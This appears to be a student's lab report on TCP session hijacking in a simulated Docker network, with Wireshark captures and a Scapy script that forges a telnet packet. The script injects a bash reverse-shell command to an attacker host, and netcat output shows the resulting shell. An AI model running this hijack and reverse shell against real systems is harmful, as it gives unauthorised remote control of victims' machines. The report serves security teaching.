     264 2025-09-02 05:3… 10.9.0.5        10.9.0.6         TCP        149 [TCP Retransmission] 23 → 35546 [PSH, ACK] Seq=3560891667 Ack…
     265 2025-09-02 05:3… 10.9.0.5        10.9.0.6         TCP        149 [TCP Retransmission] 23 → 35546 [PSH, ACK] Seq=3560891667 Ack…
     268 2025-09-02 05:3… 10.9.0.6        10.9.0.5         TELNET      67 [TCP Spurious Retransmission] Telnet Data ...
     269 2025-09-02 05:3… 10.9.0.5        10.9.0.6         TCP         78 [TCP Dup ACK 244#1] 23 → 35546 [ACK] Seq=3560891750 Ack=36524…
     270 2025-09-02 05:3… 10.9.0.6        10.9.0.5         TELNET      67 [TCP Spurious Retransmission] Telnet Data ...
     271 2025-09-02 05:3… 10.9.0.5        10.9.0.6         TCP         78 [TCP Dup ACK 244#2] 23 → 35546 [ACK] Seq=3560891750 Ack=36524…
     272 2025-09-02 05:3… 10.9.0.6        10.9.0.5         TELNET      68 [TCP Spurious Retransmission] Telnet Data ...
     273 2025-09-02 05:3… 10.9.0.5        10.9.0.6         TCP         78 [TCP Dup ACK 244#3] 23 → 35546 [ACK] Seq=3560891750 Ack=36524…
     274 2025-09-02 05:3… 10.9.0.6        10.9.0.5         TELNET      68 [TCP Spurious Retransmission] Telnet Data ...
     275 2025-09-02 05:3… 10.9.0.5        10.9.0.6         TCP         78 [TCP Dup ACK 244#4] 23 → 35546 [ACK] Seq=3560891750 Ack=36524…
     276 2025-09-02 05:3… 10.9.0.6        10.9.0.5         TELNET      68 [TCP Spurious Retransmission] Telnet Data ...
     277 2025-09-02 05:3… 10.9.0.5        10.9.0.6         TCP         78 [TCP Dup ACK 244#5] 23 → 35546 [ACK] Seq=3560891750 Ack=36524…
     278 2025-09-02 05:3… 10.9.0.6        10.9.0.5         TELNET      68 [TCP Spurious Retransmission] Telnet Data ...
     279 2025-09-02 05:3… 10.9.0.5        10.9.0.6         TCP         78 [TCP Dup ACK 244#6] 23 → 35546 [ACK] Seq=3560891750 Ack=36524…
     282 2025-09-02 05:3… 10.9.0.6        10.9.0.5         TELNET      68 [TCP Spurious Retransmission] Telnet Data ...
     283 2025-09-02 05:3… 10.9.0.5        10.9.0.6         TCP         78 [TCP Dup ACK 244#7] 23 → 35546 [ACK] Seq=3560891750 Ack=36524…
     284 2025-09-02 05:3… 10.9.0.6        10.9.0.5         TELNET      68 [TCP Spurious Retransmission] Telnet Data ...
     285 2025-09-02 05:3… 10.9.0.5        10.9.0.6         TCP         78 [TCP Dup ACK 244#8] 23 → 35546 [ACK] Seq=3560891750 Ack=36524…
    [Stream index: 0]
    [TCP Segment Len: 1]
    Sequence number: 3652419291
    [Next sequence number: 3652419292]
```


In this task we hijack an active telnet session by sniffing the connection details such as source port destination port sequence number and acknowledgment number from wireshark and then forging a tcp packet that appears to come from the legitimate user once the forged packet is injected it carries our malicious payload for example a command to read or delete the secret file created earlier since the victim server believes the packet is part of the valid telnet session it executes the injected command as if it came from the real user the result is that the attacker can remotely run arbitrary commands on the victim through the hijacked session wireshark captures confirm this by showing the spoofed packets with injected data while the victim terminal executes the malicious command.

Task 5:

Attacker:




```
vetha76c4e3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet6 fe80::6008:c0ff:fe65:2d38  prefixlen 64  scopeid 0x20<link>
        ether 62:08:c0:65:2d:38  txqueuelen 0  (Ethernet)
        RX packets 441380  bytes 25607938 (25.6 MB)
        RX errors 0  dropped 830880  overruns 0  frame 0
        TX packets 5474045  bytes 295613224 (295.6 MB)
        TX errors 0  dropped 2309533 overruns 0  carrier 0  collisions 0

vethf4c42d1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet6 fe80::bc8d:82ff:fecb:4afe  prefixlen 64  scopeid 0x20<link>
        ether be:8d:82:cb:4a:fe  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 120  bytes 15948 (15.9 KB)
        TX errors 0  dropped 5 overruns 0  carrier 0  collisions 0

attacker:PES1UG23CS439:praneet:/ls
hijack.py  reset.py  reset_auto.py  reverse.py  synflood  synflood.c  synflood.py
attacker:PES1UG23CS439:praneet:/cat reverse.py
#!/usr/bin/env python3
from scapy.all import *

def spoof_tcp(pkt):
        ip = IP(src = pkt[IP].dst, dst = pkt[IP].src)
        tcp = TCP(sport = pkt[TCP].dport, dport = pkt[TCP].sport, flags="A",seq=pkt[TCP].ack+5, ack = pkt[TCP].seq+len(pkt[TCP].payload))
        data = "\r /bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1 \r"
        pkt = ip/tcp/data
        send(pkt, iface ="br-60419b484c08", verbose=0)
pkt = sniff(iface = 'br-60419b484c08', filter = 'tcp and src host 10.9.0.5 and src port 23', prn = spoof_tcp)
attacker:PES1UG23CS439:praneet:/python3 reverse.py
■
```




```
attacker2:PES1UG23CS439:praneet:/nc -nlvp 9090
Listening on 0.0.0.0 9090
ls
Connection received on 10.9.0.5 44660
seed@c93d68ab8d44:~$ ls
secret
seed@c93d68ab8d44:~$ ls
ls
secret
seed@c93d68ab8d44:~$ ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.5  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:05  txqueuelen 0  (Ethernet)
        RX packets 5485338  bytes 296796639 (296.7 MB)
        RX errors 0  dropped 4619066  overruns 0  frame 0
        TX packets 452656  bytes 26576965 (26.5 MB)
        TX errors 0  dropped 415440 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 88  bytes 8358 (8.3 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 88  bytes 8358 (8.3 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

seed@c93d68ab8d44:~$
```

User1:



```
HostB(User1):PES1UG23CS439:praneet:/telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
c93d68ab8d44 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Tue Sep  2 09:15:50 UTC 2025 from user1-10.9.0.6.net-10.9.0.0 on pts/2
seed@c93d68ab8d44:~$ ls
secret
seed@c93d68ab8d44:~$ ls
secret
seed@c93d68ab8d44:~$ ls
secret
seed@c93d68ab8d44:~$ ls
secret
seed@c93d68ab8d44:~$ l
```

Wireshark:



```
No.   Time              Source      Destination  Protocol Length Info
42517 2025-09-02 05:4… 10.9.0.5    10.9.0.6     TCP        86 [TCP Dup ACK 14782#13842] 23 → 35608 [ACK] Seq=3631845357 Ack…
42518 2025-09-02 05:4… 10.9.0.6    10.9.0.5     TCP       105 [TCP Retransmission] 35608 → 23 [ACK] Seq=3321756351 Ack=3631…
42519 2025-09-02 05:4… 10.9.0.5    10.9.0.6     TCP        86 [TCP Dup ACK 14782#13843] 23 → 35608 [ACK] Seq=3631845357 Ack…
42520 2025-09-02 05:4… 10.9.0.6    10.9.0.5     TCP       105 [TCP Retransmission] 35608 → 23 [ACK] Seq=3321756351 Ack=3631…
42521 2025-09-02 05:4… 10.9.0.5    10.9.0.6     TCP        86 [TCP Dup ACK 14782#13844] 23 → 35608 [ACK] Seq=3631845357 Ack…
42522 2025-09-02 05:4… 10.9.0.6    10.9.0.5     TCP       105 [TCP Retransmission] 35608 → 23 [ACK] Seq=3321756351 Ack=3631…
42523 2025-09-02 05:4… 10.9.0.5    10.9.0.6     TCP        86 [TCP Dup ACK 14782#13845] 23 → 35608 [ACK] Seq=3631845357 Ack…
42524 2025-09-02 05:4… 10.9.0.6    10.9.0.5     TCP       105 [TCP Retransmission] 35608 → 23 [ACK] Seq=3321756351 Ack=3631…
42525 2025-09-02 05:4… 10.9.0.5    10.9.0.6     TCP        86 [TCP Dup ACK 14782#13846] 23 → 35608 [ACK] Seq=3631845357 Ack…
42526 2025-09-02 05:4… 10.9.0.6    10.9.0.5     TCP       105 [TCP Retransmission] 35608 → 23 [ACK] Seq=3321756351 Ack=3631…
42527 2025-09-02 05:4… 10.9.0.5    10.9.0.6     TCP        86 [TCP Dup ACK 14782#13847] 23 → 35608 [ACK] Seq=3631845357 Ack…
42528 2025-09-02 05:4… 10.9.0.6    10.9.0.5     TCP       105 [TCP Retransmission] 35608 → 23 [ACK] Seq=3321756351 Ack=3631…
42529 2025-09-02 05:4… 10.9.0.5    10.9.0.6     TCP        86 [TCP Dup ACK 14782#13848] 23 → 35608 [ACK] Seq=3631845357 Ack…
42530 2025-09-02 05:4… 10.9.0.6    10.9.0.5     TCP       105 [TCP Retransmission] 35608 → 23 [ACK] Seq=3321756351 Ack=3631…
42531 2025-09-02 05:4… 10.9.0.5    10.9.0.6     TCP        86 [TCP Dup ACK 14782#13849] 23 → 35608 [ACK] Seq=3631845357 Ack…
42532 2025-09-02 05:4… 10.9.0.6    10.9.0.5     TCP       105 [TCP Retransmission] 35608 → 23 [ACK] Seq=3321756351 Ack=3631…
42533 2025-09-02 05:4… 10.9.0.5    10.9.0.6     TCP        86 [TCP Dup ACK 14782#13850] 23 → 35608 [ACK] Seq=3631845357 Ack…
42534 2025-09-02 05:4… 10.9.0.6    10.9.0.5     TCP       105 [TCP Retransmission] 35608 → 23 [ACK] Seq=3321756351 Ack=3631…
42535 2025-09-02 05:4… 10.9.0.5    10.9.0.6     TCP        86 [TCP Dup ACK 14782#13851] 23 → 35608 [ACK] Seq=3631845357 Ack…
42536 2025-09-02 05:4… 10.9.0.6    10.9.0.5     TCP       105 [TCP Retransmission] 35608 → 23 [ACK] Seq=3321756351 Ack=3631…
42537 2025-09-02 05:4… 10.9.0.5    10.9.0.6     TCP        86 [TCP Dup ACK 14782#13852] 23 → 35608 [ACK] Seq=3631845357 Ack…
42538 2025-09-02 05:4… 10.9.0.6    10.9.0.5     TCP       105 [TCP Retransmission] 35608 → 23 [ACK] Seq=3321756351 Ack=3631…
42539 2025-09-02 05:4… 10.9.0.5    10.9.0.6     TCP        86 [TCP Dup ACK 14782#13853] 23 → 35608 [ACK] Seq=3631845357 Ack…
42540 2025-09-02 05:4… 10.9.0.6    10.9.0.5     TCP       105 [TCP Retransmission] 35608 → 23 [ACK] Seq=3321756351 Ack=3631…
```

```
▸ Frame 1: 68 bytes on wire (544 bits), 68 bytes captured (544 bits) on interface br-60419b484c08, id 0
▸ Ethernet II, Src: 02:42:0a:09:00:06 (02:42:0a:09:00:06), Dst: 02:42:0a:09:00:05 (02:42:0a:09:00:05)
▸ Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5
▸ Transmission Control Protocol, Src Port: 35546, Dst Port: 23, Seq: 3652419291, Ack: 3560891667, Len: 2
▸ Telnet
```

In this task we extend the tcp session hijacking attack by injecting a malicious payload that launches a reverse shell on the victim machine instead of just running a single command the injected command starts a bash process that connects back to the attacker on port 9090 giving the attacker an interactive shell on the victim system once reverse.py is executed the attacker gains full access to the victim through this backdoor while the original telnet connection eventually breaks because the session gets disrupted and wireshark captures confirm the injected reverse shell command in the tcp stream.